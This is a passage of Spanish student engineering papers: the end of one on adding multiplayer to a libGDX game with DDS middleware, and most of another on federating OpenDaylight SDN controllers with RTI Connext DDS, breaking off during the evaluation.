- **Posiciones de los obstáculos:** los obstáculos, al constituir una publicación a la que subscribirse, envían sus posiciones y son recibidas por aquellos jugadores que hayan elegido la dificultad *Difícil*.

La comunicación con DDS se hace a través de dos publicadores (*publishers*) y sus correspondientes subscriptores (*subscribers*).

- El primer *Publisher* (*PublisherJugador*) se encargará de publicar los datos de los jugadores. Utilizará dos *DataWriters*, uno para la transmisión de la identificación inicial y otro para la transmisión de la posición, el estado del disparo y la salud del jugador (en activo o eliminado). Cada uno de ellos utilizará un *Topic* diferente. El *Subscriber* (*SubscriberJugador*) asociado contará con dos *DataReaders* para recibir los datos.
- El segundo (*PublisherObstaculos*) se encargará solo de los obstáculos y usará un único *DataWriter*. Así mismo habrá un *Subscriber* (*SubscriberObstaculos*) que se subscribirá a sus datos.

En la Figura 2 se muestran los componentes de la comunicación diseñados.




Fig. 2. Componentes de la comunicación

V. Implementación

Para implementar el diseño planteado en primer lugar hay que configurar el entorno de desarrollo elegido, en este caso Eclipse. El *framework* libGDX requiere utilizar Gradle y Android, por lo que los plugins asociados a estas funcionalidades deben ser añadidos al IDE.

A continuación se definen los datos a enviar que serán la base de la comunicación. Para ello se utilizan archivos IDL (*Interface Description Language*). Estos documentos recogen las definiciones de los tipos de datos a transmitir (por ejemplo, *double*, *string*, etc) y cada conjunto de elementos *Publisher-Subscriber* se diseña en base a uno de estos documentos. En

el presente proyecto se definen dos IDLs, uno para los datos referentes a los jugadores y otro para los obstáculos. Estos documentos además servirán de plantilla a la herramienta *Code Generator* de Connext DDS para generar los códigos que gestionarán el intercambio de datos. Concretamente el IDL correspondiente a los jugadores definirá dos variables *double*, para las posiciones x e y del jugador, una variable *booleana* para indicar el disparo, otra varible *booleana* para indicar si el jugador está vivo o no y una variable *double* para la identificación. Por otra parte, el IDL que define los parámetros de comunicación de los obstáculos tendrá únicamente dos variables *double* para las posiciones x e y de los mismos.

Utilizando estos documentos como base, la herramienta *Code Generator* de Connext DDS en función de unos parámetros (por ejemplo, el lenguaje de programación deseado, en este caso JAVA al ser el lenguaje que utiliza libGDX) devuelve las interfaces de acceso al *middleware*. Estas interfaces serán la base para crear los publicadores y los subscriptores descritos en apartados anteriores.

Una de las posibilidades que ofrece DDS es la de configurar el comportamiento de la comunicación mediante políticas de *QoS*. En este proyecto se ha optado por implementar la política *Reliability*, que se caracteriza por asegurar la entrega fiable de todos los paquetes. La configuración de dichas políticas se puede realizar programándola directamente en el código o utilizando un archivo XML de configuración. La ventaja de la segunda opción es que se pueden modificar las veces necesarias las políticas de *QoS* sin necesidad de volver a compilar la aplicación. La opción elegida en este caso ha sido la del archivo XML.

VI. Evaluación

Una vez descrito el diseño y la implementación del juego multijugador en esta sección se hace una evaluación cualitativa de las mejoras incorporadas a nuestro juego gracias a las funcionalidades aportadas por DDS.

Por otra parte también se evalúan aquellas funcionalidades que pueden ser mejoradas por el *middleware* DDS aunque no hayan sido implementadas. Para ello se analizan las políticas de QoS ofrecidas por DDS y en concreto por Connext DDS, que permiten configurar diversas características que pueden mejorar la eficiencia, jugabilidad y seguridad de los juegos multijugador.

A. Evaluación cualitativa

- El tiempo y trabajo de desarrollo de un juego multijugador se simplifica al utilizar el *middleware* DDS. De no haberlo utilizado, cuestiones como el establecimiento de las conexiones, la sincronización de las entidades o el envío de los datos habrían requerido más tiempo y complejidad al implementarlo.
- Se han incorporado nuevas características a la jugabilidad, al permitir eligir determinados obstáculos mediante una subscripción en DDS. La arquitectura centrada en datos de DDS simplifica este proceso ya que solo es necesario transmitir los datos de interés, sin necesidad de modificar el código en exceso.
- Las políticas de *QoS* facilitan enormemente la adaptación de la comunicación a las especificaciones deseadas. En el caso particular del videojuego desarrollado, se impuso que todos los paquetes llegaran a destino, lo que se pudo realizar simplemente configurando la política de *QoS Reliability* en un archivo XML.

B. Evaluación cualitativa de acuerdo a las políticas de QoS de DDS

Las políticas de *QoS* controlan prácticamente cualquier aspecto de Connext DDS y de los mecanismos subyacentes. Estas políticas aparte de añadir nuevas funcionalidades a la comunicación pueden servir para reducir la complejidad a la hora de desarrollar un juego. Acciones que requieren un gran esfuerzo del programador pueden ser solventadas aplicando la política de *QoS* adecuada. De las más de cincuenta políticas de *QoS* que nos facilita Connext DDS a continuación se presentan aquellas más relevantes para el desarrollo de juegos multijugador divididas en función del aspecto concreto del juego que mejoran:

1) Seguridad:

- **Política DataReader Resource Limits:** es útil para evitar que determinados elementos desestabilizadores acaparen el envío de datos.
- **Política Group Data:** permite identificar a cada jugador antes de establecer la conexión y así aislar a jugadores tóxicos.

2) Eficiencia:

- **Política Deadline:** genera una alerta si transcurrido un tiempo no se ha recibido un dato.
- **Política Durability:** almacena datos que ya han sido enviados para su posterior entrega a jugadores que se conecten más tarde a la comunicación.
- **Política Reliability:** asegura la entrega fiable de la información.

3) Jugabilidad:

- **Política Lifespan:** da un tiempo de vida máximo a cada mensaje lo que permite evitar inconsistencias en el juego.
- **Política Ownership:** otorga la prioridad de escritura a un miembro de la comunicación, por lo que puede ser utilizado para dar privilegios a un jugador.
- **Política Partition:** permite establecer diferentes planos de visibilidad entre jugadores.

VII. Conclusiones y trabajo futuro

A. Conclusiones

El trabajo actual ha conseguido cumplir los objetivos propuestos con las siguientes conclusiones:

1) La integración entre el *middleware* DDS y un *framework* de desarrollo de videojuegos (en concreto, libGDX) resulta factible. Se demuestra que es posible utilizar la tecnología DDS en un entorno poco habitual para esta herramienta. Aún así, también se ha comprobado que pueden existir incompatibilidades con al menos un motor de desarrollo, Unity.
2) El uso del *middleware* DDS simplifica el desarrollo de las características relacionadas con el intercambio

de datos en un juego multijugador. Su arquitectura centrada en datos permite ocuparse solamente de los datos enviados y no de las configuraciones relacionadas con la comunicación.

3) Los resultados de este proyecto permiten a cualquier desarrollador de libGDX incluir un modo multijugador y niveles de dificultad en la creación de nuevos juegos, usando como base de la comunicación el *middleware* DDS.
4) El análisis realizado de las diferentes políticas de *QoS* constituye una guía de referencia para futuras implementaciones del *middleware* DDS sobre juegos multijugador. Por ejemplo, la evaluación realizada de la política *Partition* demuestra que se puede crear un sistema jerárquico entre los usuarios de un juego utilizando simplemente la configuración de políticas de *QoS* que ofrece DDS.

B. Trabajo futuro

Algunas líneas de trabajo futuro a explorar son:

- *Implementación de algunas de las políticas de QoS descritas:* Políticas de *QoS* como *Ownership* o *Deadline* que no han sido implementadas en este proyecto añadirían nuevas capacidades a los juegos multijugador.
- *Uso de la aplicación en diferentes dispositivos de forma simultánea:* Un mismo juego multijugador podría ser ejecutado al mismo tiempo en diferentes dispositivos (smartphone, ordenador, etc) aprovechando las características de la arquitectura centrada en datos del *middleware* DDS.

AGRADECIMIENTOS

Me gustaría darles en primer lugar las gracias por este proyecto a mis padres y a mi hermano por apoyarme a lo largo de este camino. También a mis compañeros Manedu, Samu y Carlos y en especial a Rosy por ser mi principal apoyo. Y por supuesto a mis dos tutores. A Juanjo por recibirme siempre con una sonrisa y orientarme con los primeros pasos del proyecto; y a Juanma por su trato cercano y su disposición a ayudarme siempre que le solicité consejo.

REFERENCIAS

[1] Real-Time Innovations Inc., “Data-Centric Middleware”, 2015. Disponible: https://www.rti.com/docs/RTI_Data_Centric_Middleware.pdf
[2] S. Schneider, “What’s the Difference between Message Centric and Data Centric Middleware?”, 2012. Disponible: http://electronicdesign.com/embedded/whats-difference-between-message-centric-and-data-centric-middleware
[3] Object Management Group, “What is DDS?”, 2016. Disponible: http://portals.omg.org/dds/what-is-dds-3/
[4] Asociación Española de Videojuegos, “El videojuego en el mundo”, 2015. Disponible: http://www.aevi.org.es/la-industria-del-videojuego/en-el-mundo/
[5] D. Marshall, ”Remote Procedure Calls”, 1999. Disponible: http://www.cs.cf.ac.uk/Dave/C/node33.html
[6] Object Management Group, ”CORBA”, 2016. Disponible: http://www.corba.org/
[7] World Wide Web Consortium, ”SOAP”, 2016. Disponible: https://www.w3.org/TR/soap12/
[8] Real-Time Innovations Inc., ”Connext DDS”, 2016. Disponible: https://www.rti.com/products/dds/
[9] PrismTech Inc., ”Vortex OpenSplice”, 2016. Disponible: http://www.prismtech.com/vortex/vortex-opensplice
[10] S. G. Smith and B. A. Sherwood. (1976). Educational uses of the PLATO computer system. *Science*.
[11] J. S. Gilmore and H. A. Engelbrecht. (2012). A Survey of State Persistency in Peer-to-Peer Massively Multiplayer Online Games. *IEEE Transactions on parallel and distributed systems*.
[12] S. A. Abdulazeez. (2015). Survey of Solutions for Peer-to-Peer MMOGs. *2015 International Workshop on Networking Issues in Multimedia Entertainment, ICNC Workshop*.
[13] C. Carter and C. Merabti and A. El Rhalibi. (2012). A Survey of AoIM, Distribution and Communication in Peer-to-Peer Online Games. *2012 21st International Conference on Computer Communications and Networks (ICCCN)*.
[14] Unreal Engine, ”What is Unreal Engine 4?”, 2016. Disponible: https://www.unrealengine.com/what-is-unreal-engine-4
[15] Unity Technologies, ”Unity”, 2016. Disponible: https://unity3d.com/es/unity
[16] Bad Logic Games, ”libGDX”, 2016. Disponible: https://libgdx.badlogicgames.com/

FEDERACIÓN DE CONTROLADORES SDN CON DDS

Autor: José Ángel Expósito Arenas, e-mail: joseexpo00@correo.ugr.es
Tutor: Juan Manuel López Soler, e-mail: juanma@ugr.es
Tutor: Jorge Navarro Ortiz, e-mail: jorgenavarro@ugr.es
Titulación: Ingeniería de Tecnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—Las *Software Defined Networks* se caracterizan por una arquitectura de red más flexible, escalable y potente que las redes actuales, ya que permiten separar el plano de control del plano de datos de la red. Este proyecto pretende, mediante el uso del estándar *Data Distribution Service*, que en un escenario determinado, dos controladores compartan una imagen única de toda la red, a fin de reducir el tiempo de recuperación frente a fallos y aumentar la escalabilidad de la misma. Además del diseño, en este trabajo también se incluye los pasos necesarios para la implementación de dicho escenario, así como las pruebas realizadas sobre el mismo, tanto cualitativas como cuantitativas.**

***Palabras clave*—*Data Distribution Service*, federación, *Openflow*, *Software Defined Network*.**

I. INTRODUCCIÓN

EN la actualidad, hay una serie de nuevos entornos y necesidades -como pueden ser despliegues masivos de entornos IoT, la provisión de servicios en *cloud*, las aplicaciones del *Big Data* o el advenimiento de la nueva arquitectura 5G para la red móvil- que están impulsando la consideración de un nuevo paradigma de red. Las redes actuales -basadas en routers tradicionales- no son necesariamente la mejor aproximación para satisfacer los nuevos requerimientos del mercado en cuanto a servicios de telecomunicación. Entre las limitaciones más relevantes se incluyen la rigidez impuesta por el fuerte acoplamiento entre *hardware* y *software* en los *routers*, su nula "programabilidad", su dificultad para escalar y la gran dependencia con el fabricante a la hora de adoptar soluciones que mejoren el diseño de la red.

Es en este escenario donde recientemente se ha propuesto un nuevo modelo de red denominado *Software Defined Networking*[4][5] que empresas -operadores y proveedores de servicios, entre otros- tan significativas como Google, están ya incorporado en sus infraestructuras.

La principal característica y novedad de las SDN consiste en desacoplar el plano de control del plano de datos. Esto es, simplificar enormemente la funcionalidad de los *routers*, pasando a ser meros conmutadores que realizan tareas exclusivamente del plano de datos; mientras que la "inteligencia" de la red, se disocia y traslada a una entidad ajena -el controlador- el cual dispone de una visión del plano de control más global, dinámica, desacoplada del *hardware* del fabricante y con una mayor capacidad para ser programado.

La otra tecnología sobre la que se fundamenta este trabajo es el *Data Distribution Serice*[6]. Este *middleware* estandarizado por la Object Management Group (OMG) se basa en un paradigma publicación/subscripción centrado en datos. Esta especificación está especialmente concebida para satisfacer los requisitos de las aplicaciones distribuidas más exigentes en términos de fiabilidad, robustez y altas prestaciones, desacoplando la producción y consumo de información a través de un espacio virtual de datos que es compartido por todas las entidades. Además su carácter centrado en datos simplifica el diseño del sistema final, haciéndolo más flexible, interoperable, eficaz y tolerante a fallos.

El objetivo de este trabajo es mejorar la robustez, escalabilidad y tolerancia a fallos de una red basada en SDN. Para ello se propone usar el *middleware* DDS para distribuir las tareas del controlador SDN. Nuestra propuesta permite evolucionar de un controlador centralizado -como es habitual en despliegues SDN convencionales- a un conjunto de controladores federados y sincronizados (con DDS) que sean capaces de cooperar, compartiendo una misma imagen de la red, mejorando drásticamente tanto la robustez, el tiempo de respuesta frente a fallos y la escalabilidad del sistema.

Además de proporcionar los detalles del diseño propuesto, en este trabajo se ha realizado una implementación además de una serie de test preliminares que demuestran los potenciales beneficios del esquema propuesto.

Para ello, el trabajo se ha organizado de la siguiente manera. Tras esta introducción, en el siguiente apartado se resume el estado del arte de las tecnologías y soluciones propuestas relacionadas con el problema abordado. En el Apartado III se explica el diseño realizado; a continuación en el Apartado IV -para facilitar la reproducibilidad de este estudio- se resumen los detalles más relevantes de la implementación llevada a cabo. Después, en la Sección V se incluyen los resultados obtenidos en la evaluación del sistema propuesto en un escenario en particular, finalizando con los apartados de conclusiones y bibliografía.

II. ESTADO DEL ARTE

En esta sección se analizan las soluciones alternativas más relevantes relacionadas con la federación de controladores en redes SDN.

A. HyperFlow

HyperFlow[1], presenta un panel de control distribuido basado en eventos para OpenFlow. HyperFlow es lógicamente centralizado pero físicamente distribuido; provee escalabilidad manteniendo las ventajas de la red centralizada.

Cada *switch* está conectado al controlador más próximo, todos los controladores usan el mismo *software* y comparten la misma imagen de la red. Para conseguir esto, cada controlador publica los eventos que cambian el estado de todo el sistema, el resto de controladores replican el mensaje, reconstruyendo así el estado del sistema. Para propagar los mensajes, HyperFlow usa el paradigma de publicación/suscripción.

Aunque HyperFlow tiene muchas ventajas, según afirman sus creadores en el artículo en el que se describe esta solución, el retardo cada vez que la red debe converger a un estado nuevo va aumentando en cada iteración.

B. CPRecovery

CPRecovery[2] es un componente basado en la técnica "Primary-Backup", que permite fortalecer la red frente a fallos en un sistema centralizado y reducir el tiempo de transición entre el controlador que ha fallado y el de *backup*. El modo de operación se divide en dos fases, replicación y recuperación.

En la fase de replicación el CPRecovery actúa durante la operación normal del sistema, es decir, la tabla de flujos de los *switches* se va completando conforme se envían peticiones y se reciben las respuestas oportunas. El *switch* también manda un mensaje llamado "inactivity probe" si ve que el controlador ha entrado en un estado "ocioso" y espera durante un tiempo determinado. Si transcurrido ese tiempo el controlador no envía una respuesta, el *switch* asume que el controlador ha fallado, entrando así en la fase de recuperación. En esta fase, el *switch* busca al siguiente controlador en la lista e inicia una conexión con él. Una vez se ha completado este proceso, el controlador pasa a gestionar el *switch*, convirtiéndose en primario.

C. SDNi

El desarrollo de la aplicación SDNi[3] fue llevado a cabo por parte de la empresa Tata Consultancy Services en 2012 como parte del proyecto Opendaylight[8].

Hay dos implementaciones potenciales de SDNi: En la implementación vertical, existe un controlador SDN "master", localizado un nivel por encima del resto de controladores individuales. Este controlador tiene una visión general de toda la red a través de todos los dominios interconectados. Esta implementación provee de una mejor jerarquía a la red, sin embargo, en caso de fallo del controlador maestro, la red entera caería. En la implementación horizontal, los controladores SDN establecen una comunicación *peer-to-peer*. Posibilitando una comunicación controlador a controlador se consigue aumentar la resistencia a fallos de red, así como reducir el área a la que afecta dicho fallo.

La arquitectura de la aplicación SDNi está integrada dentro de la propia estructura del controlador Opendaylight[3] , utilizando varios de sus elementos, por ejemplo los *core network functions* (*statics manager*, *topology manager*...), para llevar a cabo su función. Los tres elementos que componen SDNi son: SDNi Aggregator (recoger parámetros de la red), SDNi REST API (darles formato) y SDNi Wrapper (transmitirlos al resto de controladores).

III. DISEÑO

A continuación, se explican detalles de nuestra solución y en particular aspectos del diseño de la solución propuesta. Para ello se distinguen dos partes bien diferenciadas: en primer lugar se procede al diseño de la arquitectura sobre la cual se implementará la solución propuesta; en segundo lugar, se analizan todos los módulos que componen la solución desarrollada para conseguir la federación de controladores SDN.

La arquitectura de la solución escogida es de tipo publicación/suscripción, con una topología SDN subyacente. Uno de los controladores Opendaylight actúa como *Publisher* y el otro como *Subscriber*.

A. Publisher

En este apartado se describen las funciones que le han sido añadidas al controlador Opendaylight para hacer posible el envío de información al *Subscriber*, así como la creación de flujos para el encaminamiento de paquetes cuando se tiene una topología *multiswitch*.

- **Creación de los flujos:** Cuando el controlador de la red SDN empieza a funcionar, envía a todos los *switches* que tiene directamente conectados unos mensajes Link Layer Discovery Protocol (LLDP), cuya función principal reside en construir una imagen de la red, es decir, conocer la topología de la red subyacente. Cuando a un *switch* directamente conectado al controlador llega un paquete para el cual el *switch* no tiene ningún flujo instalado; es decir, no sabe que hacer con ese paquete, este es reenviado al controlador. El controlador consulta sus propias tablas, si no existe una ruta para el paquete entrante la crea e inunda todos los enlaces con el paquete. Una vez hecho esto, el controlador devuelve el paquete al *switch* correspondiente y además instala el flujo en la tabla de encaminamiento de dicho *switch*. Esta última parte abarca una versión modificada de la aplicación llamada *learning-switch*.
- **Envío de datos mediante DDS:** En las funciones predeterminadas del controlador, no hay ninguna que permita enviar información o datos a otro controlador. Por este motivo, se ha diseñado un módulo, que basado en el estándar DDS y usando el software Connext DDS, permita la adecuación de la información para su envío, así como el control de todos los elementos (seguridad, QoS, formato de los datos...) que forman parte de cualquier comunicación basada en el modelo publicación/suscripción.
  La comunicación se estructura mediante el uso de *Topics*. En el diseño propuesto, se cuenta con un *Topic* para enviar datos relativos a las notificaciones de los paquetes entrantes, topología, flujos, etc entre controladores. Este módulo es una de las partes más importantes de este proyecto, pues junto con el del *Subscriber*, es el que permite llevar a cabo la federación de los controladores, y el que en definitiva habilita a los controladores para

compartir una imagen común de todos los *switches* de la red y sus rutas.




Fig. 1. Esquema elementos Publisher.




Fig. 2. Esquema elementos Subscriber.

En la Figura 1 se puede ver con qué elementos del controlador Opendaylight debe interactuar cada módulo, así como las relaciones entre los dos módulos desarrollados.

Los módulos verdes y rojos representan elementos del propio controlador Opendaylight. Destacar que el módulo de envío usa su propia librería, por lo que también usa unos métodos específicos.

B. Subscriber

De forma análoga al *Publisher*, en este apartado se resumen las funciones añadidas al controlador Opendaylight que desempeña el rol de *Subscriber* en la comunicación, con el fin de hacer posible la recepción de la información enviada por el otro controlador y su uso en el funcionamiento de la red.

- **Recepción de datos mediante DDS:** Al igual que en el *Publisher*, se ha diseñado un módulo que permite la recepción de la información enviada por el otro controlador. Cuando el *middleware* DDS transmite la información, la deposita en un *buffer*, garantizando el orden de entrega de los paquetes. Este módulo se encarga de coger los datos de esta cola, para ello, es necesario implementar un *listener* que notifique a la aplicación cuando haya datos disponibles en dicho *buffer*.
- **Creación de flujos:** Este módulo tiene una función similar al módulo creado en la parte del *Publisher*, pero con una ligera diferencia, y es que permite añadir a la tabla de flujo del controlador no solo los flujos de los *switches* directamente conectados, sino que también permite instalar flujos a partir de los datos recibidos por DDS de otro controlador federado. Para añadir estos flujos, la información recibida debe ser ”parseada” al formato original de envío, de esto se encarga también este módulo.
- **Reconstrucción de la topología:** Entre los datos que se reciben por DDS, se encuentran los referidos a la topología, como pueden ser los nodos, los puertos de cada nodo (*NodeConnector o TerminationPoint*), o incluso los *Links* entre varios nodos. La función principal de este módulo consisten en recoger los datos recibidos referentes a la topología e incluirlos en la *MD-SAL DataStore*, permitiendo así que el controlador ”secundario” pueda tener la misma imagen de la red que el controlador ”primario”.

Hay un aspecto importante a destacar y sobre el que se asienta la necesidad de implementar estos módulos, principalmente en el lado del *Subscriber*. Como se explica en el siguiente apartado, los principales *switches* de la topología creada están conectados a ambos controladores, pero sólo uno actúa como MASTER, mientras que el otro actúa como *SLAVE*, a la espera de un fallo del *MASTER*[7].

El controlador que actúa como *MASTER* (*Publisher*), tiene acceso completo al *switch*, es decir, puede modificarlo a su antojo ya que tiene permisos tanto de escritura como de lectura. El controlador que actúa como *SLAVE* (*Subscriber*), tiene un acceso más limitado al *switch*, y no recibe los mensajes asíncronos del mismo ni responde a los mensajes LLDP. Esto implica que aunque el controlador SLAVE este conectado al *switch*, no dispone de ninguna información de los flujos que este posee, ni sobre la topología de la red.

IV. IMPLEMENTACIÓN

El próximo paso en la elaboración del proyecto abarca la implementación del diseño explicado en el apartado anterior. Es necesario tener un entorno de desarrollo estable, a fin de evitar fallos en el sistema que complican la correcta ejecución tanto del controlador Opendaylight como del simulador de redes Mininet. Para ello, se cuenta con dos máquinas virtuales, en cada una de ellas se encuentra instalado un controlador Opendaylight.

Otra de las partes más importantes de este apartado, y que es de vital importancia para el proyecto, es llevar a cabo la integración del *software RTI Connext DDS* en la arquitectura del controlador Opendaylight, y dentro del repositorio de Maven, que es un *software* usado en este proyecto para crear los esqueletos de las aplicaciones. El hecho de instalar la librería DDS en el repositorio de *Maven* no es solo útil a la hora de compilar el proyecto, sino también a la hora de ejecutar la aplicación dentro del controlador. En la Figura 3 puede verse alguna de las modificaciones realizadas al archivos *pom.xml* para conseguir lo comentado anteriormente

La carpeta que más interesa dentro del proyecto, ya que será la que posteriormente se exportará al controlador en formato *.jar*, es la carpeta *impl*. Esta carpeta será el lugar donde se incluyen todas las clases necesarias para la elaboración de la solución que se ha propuesto.

```
32   <dependency>
33       <groupId>com.rti.dds</groupId>
34       <artifactId>nddsjava</artifactId>
35       <version>5.2.0</version>
36   </dependency>
37 <dependency>
38       <groupId>org.omg.dds</groupId>
39       <artifactId>java5-psm</artifactId>
40       <version>1.0</version>
41   </dependency>
```

Fig. 3. Archivo pom.xml

Dentro de la carpeta mencionada, se encuentra el archivo *pom.xml*. Este archivo es importantísimo para el correcto funcionamiento de la aplicación, ya que es en este archivo donde se especifican todas las dependencias (paquetes incluidos en los repositorios de *Maven* y *Opendaylight*) que debe cargar la aplicación, tanto en tiempo de compilación como en tiempo de ejecución.

Describiendo un poco el flujo de ejecución del proyecto, el primer paso consiste en generar los arquetipos de la aplicación de cada controlador con Maven. Después, viene lo explicado anteriormente, la integración del *software* RTI Connext DDS dentro del controlador Opendaylight y Maven. Una vez hecho esto, y teniendo el diseño ya completamente terminado e integrado en las aplicaciones (se ha usado el lenguaje de programación Java), el siguiente paso es compilar primero las ambas aplicaciones y los dos controladores. Por último, se arranca la topología en Mininet y se ejecuta cada aplicación dentro de su controlador correspondiente.

V. EVALUACIÓN

Una vez explicado en profundidad el diseño propuesto y descrito todos los detalles de la implementación realizada, en este apartado se analiza la evaluación de la solución propuesta en el escenario creado para tal efecto.

A. Escenario y entorno experimental




Fig. 4. Topología SDN.

Como puede verse en 4, la sencilla topología considerada incluye un total de tres *switches*. El principal (S1) está directamente conectado con los dos controladores descritos anteriormente, siendo el único de la topología que tiene conexión con ambos controladores. Los otros dos *switches* (S2 y S3) cuelgan del principal. Los *hosts*, a su vez, están directamente conectados a estos dos *switches*. Más concretamente, en la topología se incluyen cuatro *hosts*, dos conectados al *switch* S2 y dos conectados al *switch* S3. Un aspecto importante a destacar es que aunque los enlaces entre *switches* son bidireccionales, cuando se analiza la topología, se ve como Mininet no crea un solo enlace que permita transmitir datos en ambos sentidos, sino que crea dos enlaces, cada uno de los cuales transmite la información en un único sentido.

B. Evaluación cualitativa

Sobre el escenario creado y partiendo de la base de que la topología ya esta creada y tiene ambos controladores correctamente conectados, lo que se va a comprobar en este test preliminar es que tras federar los controladores con DDS, las bases de datos de ambos controladores tienen la misma información, en lo que se refiere a flujos y topología. Para realizar esta comprobación basta utilizar la API REST que proporcionan los controladores Opendaylight a través de cualquier navegador.




Fig. 5. Base de datos del controlador *Publisher*

Las Figuras 5 y 6 muestran el resultado de dicha comprobación, mostrando tanto datos pertenecientes a la topología, como una descripción de uno de los flujos alojados en las *data-store* de los controladores.

C. Evaluación cuantitativa

A fin de evaluar el impacto y mejoras cuantitativas que la federación de controladores utilizando el estándar DDS consigue en una red SDN, se han realizado algunas pruebas,




Fig. 6. *Operational Data-Store del Subscriber después de recibir las muestras DDS.*




Fig. 7. Gráfica del tiempo de recuperación.




Fig. 8. Gráfica del tráfico generado durante la recuperación.

tales como medir el tiempo de recuperación frente a fallos y la cantidad de tráfico generada para recuperar el estado de la red sobre tres escenarios que quedan descritos a continuación:

- **Escenario 1.** Este escenario es el más simple, ya que en el despliegue solo se usa un controlador Opendaylight. Cuando se produce un fallo en el mismo controlador, este se reinicia completamente.
